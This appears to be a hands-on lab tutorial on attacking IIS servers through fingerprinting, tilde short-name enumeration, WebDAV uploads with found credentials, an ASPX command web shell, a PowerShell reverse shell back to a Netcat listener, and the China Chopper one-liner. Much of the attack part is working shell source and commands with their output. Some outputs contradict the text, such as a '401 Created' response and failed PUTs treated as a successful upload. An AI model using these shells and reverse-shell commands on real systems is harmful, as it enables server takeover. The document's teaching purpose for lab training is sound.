

Web Server Attacks - 2

IIS Fingerprinting and Enumeration

Before touching an exploit or a shell, attackers spend time understanding the target. With IIS, this matters more than it does with most web servers. The IIS version tells you which CVEs apply.

The presence of WebDAV tells you there may be a direct file upload path. The HTTP methods the server accepts tell you what operations are possible.


What IIS Version Numbers Tell You

IIS version numbers map directly to Windows Server releases. This matters because many CVEs are version-specific, and many organisations run IIS on servers that are no longer receiving security updates.

IIS Version	Windows Server	Status
IIS 6.0	Server 2003	End of Life (July 2015). No patches issued post-EOL.
IIS 7.0 / 7.5	Server 2008 / 2008 R2	End of Life
IIS 8.0 / 8.5	Server 2012 / 2012 R2	End of Life
IIS 10.0	Server 2016, 2019, 2022	Current

If you see IIS/6.0 in a server header on a public-facing IP, treat it as compromised until proven otherwise

IIS Architecture (The Parts That Matter for Attacks)



HTTP.sys is a kernel-mode driver that receives all HTTP traffic before any IIS process touches it. A vulnerability here, like CVE-2022-21907, runs in kernel context. A crash at that level is a Blue Screen of Death, not a graceful web server error.

Application Pools are isolation containers. Each pool runs its own `w3wp.exe` process under its own Windows identity. This is the account context an ASPX web shell runs under. In IIS 7.5 and later, the default identity is `ApplicationPoolIdentity`, a virtual account named `IIS APPPOOL\<pool name>`. Both `ApplicationPoolIdentity` and the older `NETWORK SERVICE` carry `SeImpersonatePrivilege` by default, which opens the door to Potato-style escalation attacks.

HTTP Banner Grabbing

curl -I <http://10.129.183.70>

```
root@ip-10-129-114-34:~# curl -I http://10.129.183.70
HTTP/1.1 200 OK
Content-Length: 703
Content-Type: text/html
Last-Modified: Mon, 13 Apr 2026 14:05:52 GMT
Accept-Ranges: bytes
ETag: "d5e75da34ecbdc1:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 24 Jun 2026 17:26:19 GMT
```

The `Server` header gives you the IIS version. `X-Powered-By: ASP.NET` confirms .NET application hosting. `X-AspNet-Version` gives you the .NET framework version, which can reveal additional CVEs.

WebDAV Detection with OPTIONS

Web Distributed Authoring and Versioning (WebDAV) is an HTTP extension that adds file management verbs: `PUT` (upload), `DELETE`, `COPY`, `MOVE`, `PROPFIND`, and `LOCK`. Legitimate use cases include SharePoint and web-based file editing tools. When left enabled on a directory with write and script execute permissions, it becomes a direct path to uploading an executable shell.

curl -X OPTIONS <http://10.129.183.70> -sv 2>&1 | grep -E "Allow:|DAV:"

```
root@ip-10-129-114-34:~# curl -X OPTIONS http://10.129.183.70 -sv 2>&1 | grep -E "Allow:|DAV:"
< Allow: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
< DAV: 1,2,3
```

If WebDAV is enabled, the response includes a `DAV:` header and an extended `Allow:` list

An `Allow:` list that only contains only `GET`, `HEAD`, `POST`, and `OPTIONS` means WebDAV is off. When you see `PUT`, `MOVE`, and `DAV: 1,2`, WebDAV is enabled and you should test it for write access.

Testing What File Types Can Be Uploaded and Executed

The approach is straightforward: `PUT` a test file, then `GET` it and observe the response.

A `200` with output means the server executed it; a `200` with your raw file content means it was served statically.

Test ASPX execution with `curl` directly, no credentials required:

```
curl -s -o /dev/null -w "PUT aspx: %{http_code}\n" -X PUT --data '<%@ Page  
Language=Jscript%><%Response.Write(1+1)%>' http://10.129.183.70/webdav/test.aspx
```

```
root@ip-10-129-114-34:~# curl -s -o /dev/null -w "PUT aspx: %{http_code}\n" -X PUT --data '<%@  
ge Language=Jscript%><%Response.Write(1+1)%>' http://10.129.183.70/webdav/test.aspx  
PUT aspx: 401  
root@ip-10-129-114-34:~#
```

A 401 Created on the PUT confirms no write access. A 401 on the GET with rendered output (not raw source) confirms execution.

Normal vs Suspicious Traffic Patterns

Pattern	Normal	Suspicious
HTTP methods	GET , POST , HEAD	OPTIONS returning DAV: header; PUT , MOVE , PROPFIND
URI paths	.htm , .aspx , .js , .css , static assets	Paths containing ~; newly appeared .aspx files in writable directories
Status codes	200, 304, 301, 302, 404	201 Created (file uploaded via PUT); unexpected PUT or DELETE in logs
Server header	Present, matches expected version	Suppressed or reveals EOL version like IIS/6.0

IIS Tilde (Short Filename) Enumeration

The IIS tilde enumeration technique leaks the names of files and directories that standard browsing and directory brute-forcing would never find. If a backup file or hidden admin directory exists on the server, this technique will surface it.

The 8.3 Short Filename Problem


Windows generates short 8.3 filenames alongside long filenames for every file created on NTFS volumes. This is the default on most Windows Server installations, though newer server builds and cloud images sometimes disable it.

The conversion rule is predictable:

- Take the first 6 characters of the long name
- Append ~1 (or ~2 , ~3 if there is a collision)
- Keep the first 3 characters of the extension

So BackupFiles becomes BACKUP~1. AdminPortal becomes ADMINI~1. users_backup.xls x becomes USERS_~1.XLS

IIS Tilde (8.3 Short Filename) Enumeration



How the Vulnerability Works

When IIS receives a request with a `~` character in the path, it processes it against the 8.3 short name namespace. The critical behaviour is that IIS responds differently depending on whether the tilde path matches a real short name or not. A path that matches a real file or directory returns a different HTTP status code or response size than a path that matches nothing.

This difference is small but detectable. A scanner exploits it to reconstruct full short names character by character, and from the short name you can often infer what the full resource name is.

For example, if the scanner determines that `/BACKUP~1/` returns a `404` with a slightly different response body than `/ZZZZZZ~1/`, it knows `BACKUP~1` exists. The attacker now knows there is a directory whose name starts with `BACKUP`, and they can try to access it directly or enumerate further.

Affected versions: This vulnerability has been known since it was first publicly disclosed in 2012 (discovered in 2010) and affects IIS 5.x through IIS 10.0, including current versions on Server 2022. Microsoft has declined to patch it. The recommended mitigation is to disable 8.3 filename creation in the Windows registry.

Scanning with `iis_shortcode_scan.py`

```
AttackBox Terminal

root@tryhackme:~/IIS_shortname_Scanner# python3 iis_shortname_scan.py http://10.130.181.78/
Server is vulnerable, please wait, scanning...
[+] /a~1.*      [scan in progress]
[+] /b~1.*      [scan in progress]
[+] /as~1.*     [scan in progress]
[+] /ba~1.*     [scan in progress]
[+] /asp~1.*    [scan in progress]
[+] /bac~1.*    [scan in progress]
[+] /aspn~1.*   [scan in progress]
[+] /back~1.*   [scan in progress]
[+] /aspne~1.*  [scan in progress]
[+] /backu~1.*  [scan in progress]
[+] /aspnet~1.* [scan in progress]
[+] /backup~1.* [scan in progress]
[+] /aspnet~1   [scan in progress]
[+] Directory /aspnet~1 [Done]
[+] /backup~1   [scan in progress]
[+] Directory /backup~1 [Done]
-----
Dir: /aspnet~1
Dir: /backup~1
-----
2 Directories, 0 Files found in total
Note that * is a wildcard, matches any character zero or more times.
```

The tool works left to right: it first confirms single-character prefixes (/a~1.* , /b~1.*), then extends each match letter by letter until it has the full short name.

The summary at the bottom gives you the confirmed short names. A `Dir:` entry is a directory; a `File:` entry would include the extension. Two directories were found: /aspnet~1 (the ASP.NET temporary files directory) and /backup~1 (the backup directory of interest).

What the Short Name Tells You

Short Name Discovered	Likely Full Name	Why It Matters
BACKUP~1/	BackupFiles/ , Backup_2024/	Backup data, likely sensitive
ADMINI~1/	AdminInterface/ , Administration/	Admin panel, restricted access
CONFIG~1.ASP	configuration.asp , config_old.asp	The configuration file may contain credentials
USERS_~1.XLS	users_backup.xlsx	User data export, high value target

Enumerating the Discovered Directory

curl <http://10.130.181.78/BackupFiles/>

```
root@ip-10-130-118-129:~# curl http://10.130.181.78/BackupFiles/
<html><head><title>10.130.181.78 - /BackupFiles/</title></head><body><H1>10.130.181.78 - /BackupFiles/</H1><hr>

<pre><A HREF="/">[To Parent Directory]</A><br><br> 4/13/2026  2:25 PM
14 <A HREF="/BackupFiles/site-backup.cfg">site-backup.cfg</A><br> 4/25/2026 11:3
1 AM          168 <A HREF="/BackupFiles/web.config">web.config</A><br> 4/25/2026
11:04 AM          91 <A HREF="/BackupFiles/webdav_notes.txt">webdav_notes.txt</A>
```

Directory listing is enabled and reveals one file: `webdav_notes.txt`. In a real engagement, you would try several completions (`/backup/` , `/BackupFiles/` , `/backup_data/`) or use a wordlist against the confirmed 6-character prefix. Fetch the file:

curl http://10.130.181.78/BackupFiles/webdav_notes.txt

```
root@ip-10-130-118-129:~# curl http://10.130.181.78/BackupFiles/webdav_notes.txt
WebDAV setup notes
Directory: /webdav/
Username: webdav_user
Password: P@ssw0rd!123
```

WebDAV Exploitation: Uploading an ASPX shell

Three Conditions for a Successful Shell Upload

Three things must all be true simultaneously:

1. **WebDAV is enabled** on the target directory
2. **Valid credentials** with **Write permission** on the WebDAV directory
3. **Script Execute is set**, IIS passes `.aspx` requests to the ASP.NET handler rather than serving them as static content

Preparing the ASPX Shell

Uploading the Shell

Save the following as `cmd.aspx` on your AttackBox. It accepts a `cmd` query parameter, runs it through `cmd.exe`, and returns the output:

```
<%@ Page Language="C#" %>
<%
    string cmd = Request.QueryString["cmd"];
    if (!string.IsNullOrEmpty(cmd)) {
        var proc = new System.Diagnostics.Process();
        proc.StartInfo.FileName = "cmd.exe";
        proc.StartInfo.Arguments = "/c " + cmd;
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();
        Response.Write("<pre>" + proc.StandardOutput.ReadToEnd() + "</pre>");
    }
%>
```

IIS protects the `/webdav/` directory with Windows Authentication. Anonymous users can only read (GET), but write operations (PUT , DELETE , MOVE) require a valid Windows identity. **NTLM** proves that identity without transmitting the plaintext password. The flag `--ntlm` in curl tells it to use this handshake protocol for authentication.

Use `curl` with NTLM authentication to `PUT` the file directly to the WebDAV directory. In the AttackBox, enter the following command

```
curl -v --ntlm -u 'webdav_user:P@ssw0rd!123' -T cmd.aspx
http://10.130.181.78/webdav/cmd.aspx
```



```

root@ip-10-130-118-129:~# curl -v --ntlm -u 'webdav_user:P@ssw0rd!123' -T cmd.aspx http://10.130.181.78/webdav/cmd.aspx
* Trying 10.130.181.78:80...
* Connected to 10.130.181.78 (10.130.181.78) port 80
* Server auth using NTLM with user 'webdav_user'
> PUT /webdav/cmd.aspx HTTP/1.1
> Host: 10.130.181.78
> Authorization: NTLM TlRMTVNTUAABAAABoIIAAAAAAAAAAAAAAAAAAAA=
> User-Agent: curl/8.5.0
> Accept: */*
> Content-Length: 0
>
< HTTP/1.1 401 Unauthorized
< Content-Type: text/html
< Server: Microsoft-IIS/10.0
< WWW-Authenticate: Negotiate
< WWW-Authenticate: NTLM
< X-Powered-By: ASP.NET
< Date: Thu, 25 Jun 2026 15:34:38 GMT
< Content-Length: 1293
<
* Ignoring the response-body
* Connection #0 to host 10.130.181.78 left intact
* Issue another request to this URL: 'http://10.130.181.78/webdav/cmd.aspx'
* Found bundle for host: 0x62f5de408890 [serially]
* Can not multiplex, even if we wanted to
* Re-using existing connection with host 10.130.181.78
* Server auth using NTLM with user 'webdav_user'
> PUT /webdav/cmd.aspx HTTP/1.1
> Host: 10.130.181.78
> Authorization: NTLM TlRMTVNTUAABAAABoIIAAAAAAAAAAAAAAAAAAAA=
> User-Agent: curl/8.5.0
> Accept: */*
> Content-Length: 0
>
< HTTP/1.1 401 Unauthorized
< Content-Type: text/html; charset=us-ascii
< Server: Microsoft-HTTPAPI/2.0
< WWW-Authenticate: NTLM TlRMTVNTUAACAAAADwAPADgAAAAGgooC4EEXJbJ9gkAAAAAAAAAAKQApABHAAAACgBjRQAA

```

Confirming Execution

Request the shell with a test command:

```
curl "http://10.130.181.78/webdav/cmd.aspx?cmd=whoami"
```

```

root@ip-10-130-118-129:~# curl "http://10.130.181.78/webdav/cmd.aspx?cmd=whoami"


```

ASPX Web Shells

The shell is uploaded. The next step is to interact with it and understand what you have.


What an ASPX Web Shell Is

An ASPX web shell is an ASP.NET file hosted on a web server that accepts attacker input via HTTP and executes it under the server process. From the server's perspective, it is just another `.aspx` page. From the attacker's perspective, it is a remote command interface.

Step 1: Execute Commands Through the Shell

With `cmd.aspx` uploaded to `/webdav/`, you can run commands by passing them as the `cmd` query parameter.

`curl "http://10.130.181.78/webdav/cmd.aspx?cmd=whoami"`



```
AttackBox Terminal


root@ip-10-82-74-10:~# curl "http://10.130.181.78/webdav/cmd.aspx?cmd=whoami"
<pre>iis apppool\defaultapppool
</pre>
```

This tells you two things. First, the shell is executing. Second, the account running the shell is `iis apppool\defaultapppool`, the default IIS Application Pool identity on modern IIS installations.

`curl "http://10.130.181.78/webdav/cmd.aspx?cmd=hostname"`

`curl "http://10.130.181.78/webdav/cmd.aspx?cmd=ipconfig"`

`curl "http://10.130.181.78/webdav/cmd.aspx?cmd=dir+C:\\"`



```
</pre>root@ip-10-130-118-129:~# curl "http://10.130.181.78/webdav/cmd.aspx?cmd=hostname"
<pre>CHANGE-MY-HOSTNAME
</pre>root@ip-10-130-118-129:~# curl "http://10.130.181.78/webdav/cmd.aspx?cmd=ipconfig"
<pre>
Windows IP Configuration

Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . : eu-west-3.compute.internal
   Link-local IPv6 Address . . . . . : fe80::a8d1:cc02:2b83:15bd%4
   IPv4 Address. . . . . : 10.130.181.78
   Subnet Mask . . . . . : 255.255.192.0
   Default Gateway . . . . . : 10.130.128.1
</pre>root@ip-10-130-118-129:~# curl "http://10.130.181.78/webdav/cmd.aspx?cmd=dir+C:\\"
<pre> Volume in drive C has no label.
   Volume Serial Number is A8A4-C362

   Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
04/13/2026  02:05 PM    <DIR>          inetpub
04/25/2026  02:56 PM    <DIR>          Microsoft
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/14/2018  04:10 PM    <DIR>          Program Files
03/11/2021  07:29 AM    <DIR>          Program Files (x86)
04/13/2026  02:06 PM    <DIR>          Users
04/13/2026  02:06 PM    <DIR>          Windows
               0 File(s)                0 bytes
               8 Dir(s)  15,123,013,632 bytes free
```

Step 2: Escalate to a Reverse Shell

A command shell through a browser is useful but limited. For interactive access, you want a full reverse shell session. The cleanest approach is to trigger a PowerShell one-liner from the ASPX shell that connects back to a Netcat listener on your AttackBox.

First, start Netcat on your AttackBox, listening on port 443

```
root@ip-10-130-118-129:~# nc -lvnp 443
Listening on 0.0.0.0 443
```

Next, construct the PowerShell reverse shell command and pass it through the ASPX shell.

```
root@ip-10-130-118-129:~# powershell -NoP -NonI -W Hidden -Exec Bypass -c `
> "$client = New-Object System.Net.Sockets.TCPClient('{10.130.118.129}',443);`
$stream = $client.GetStream();`
[byte[]]$bytes = 0..65535|%{0};`
while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){`
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);`
$sendback = (iex $data 2>&1 | Out-String );`
$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';`
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);`
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();`
$client.Close()"
```

In the AB enter the following command:

```
curl -G "http://10.130.181.78/webdav/cmd.aspx"
```

```
--data-urlencode 'cmd=powershell -NoP -NonI -W Hidden -Exec Bypass -c "stream = bytes =
0..65535|%{0};while((bytes,0,bytes.Length)) -ne 0){;data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString(i);sendback = (iex $data 2>&1 | Out-String );sendback2 =
sendbyte =
([text.encoding]::ASCII).GetBytes(stream.Write(sendbyte.Length);stream.Flush());client.Close()"
```

```
root@ip-10-130-118-129:~# curl -G "http://10.130.181.78/webdav/cmd.aspx" \
> --data-urlencode 'cmd=powershell -NoP -NonI -W Hidden -Exec Bypass -c "$client = New-Object Sys
tem.Net.Sockets.TCPClient(''10.130.118.129'',443);$stream = $client.GetStream();[byte[]]$by
tes = 0..65535|%{0};while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-St
ring );$sendback2 = $sendback + ''PS '' + (pwd).Path + ''> '';$sendbyte = ([text.enco
ding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$
client.Close()"
```

```
root@ip-10-130-118-129:~# nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.130.181.78 50056
```

Step 3: Confirm Privileges in the Reverse Shell

Once the shell connects, run `whoami /priv` to list the privileges available to this account

```
root@ip-10-130-118-129:~# nc -lvp 443
Listening on 0.0.0.0 443
Connection received on 10.130.181.78 50056
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> whoami /priv
```

PRIVILEGES INFORMATION

```
-----
Privilege Name      Description      State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\windows\system32\inetsrv>
```

The `SeImpersonatePrivilege` entry is the one that matters most for post-exploitation. This privilege allows a process to impersonate any user who connects to it at the Windows token level. It is what makes PrintSpoofer, JuicyPotato, and GodPotato work. Potato-style tools force a SYSTEM-level process to authenticate to an attacker-controlled named pipe, then use `SeImpersonatePrivilege` to steal the SYSTEM token from that authentication, which is why this privilege is the standard escalation path from any network service identity. These tools abuse impersonation to escalate from `iis apppool\defaultapppool` to `SYSTEM`.

China Chopper: What Real-World ASPX Shells Look Like

real-world threat actors often use much smaller and harder-to-detect shells. China Chopper is the most historically significant example.

China Chopper was first documented in 2012 and has appeared in major incident reports ever since. HAFNIUM used China Chopper variants extensively during the Exchange ProxyLogon campaign in 2021 ([MITRE ATT&CK T1505.003\(opens in new tab\)](#)). The reason it keeps appearing is its size: the server-side component is 73 bytes.

The entire server-side component is a single line:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["chopper"], "unsafe");%>
```

That count includes the trailing newline. The file saved to disk is 73 bytes total. The attacker communicates through a separate client-side tool that sends encoded commands via HTTP POST to the `chopper` parameter. The shell accepts encoded payloads, making it harder to detect through simple request-body inspection. Defenders hunt for China Chopper by looking for ASPX files containing `eval(` or `execute(` patterns, particularly in directories that should not contain user-created files.

